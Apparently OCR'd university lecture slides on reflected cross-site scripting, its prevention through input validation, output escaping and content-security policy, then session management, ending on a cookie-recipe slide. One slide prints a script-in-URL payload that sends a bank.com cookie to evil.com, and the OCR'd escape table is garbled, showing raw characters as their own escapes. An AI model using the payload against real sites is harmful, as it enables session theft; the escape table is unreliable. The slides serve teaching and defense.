
Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=**`apple`
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`


PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:



Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:


- **Input validation:** check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- **Output escaping:** escape dynamic data before inserting it into HTML

Output escaping


- HTML parser looks for special characters: < > & ” ’
  - <html>, <div>, <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser

Character	Escape sequence
<	<
>	>
&	&amp
"	"
'	'

Direct vs escaped embedding



Escape user input!



XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP

Session management

HTTP is mostly stateless

- Apps do not typically store persistent state in client browsers
  - User should be able to login from any browser
- Web application servers are generally "stateless":
  - Most web server applications maintain no information in memory from request to request
    - Information typically stored in databases
  - Each HTTP request is independent; server can't tell if 2 requests came from the same browser or user.
- Statelessness not always convenient for application developers: need to tie together a series of requests from the same user

HTTP cookies

Outrageous Chocolate Chip Cookies

1676 reviews

Made 321 times

Recipe by: Joan

"A great combination of chocolate chips, oatmeal, and peanut butter."

Save | I Made it | Rate it | Share | Print

Ingredients


25 m · 18 servings · 207 cals

- 1/2 cup butter
- 1/2 cup white sugar

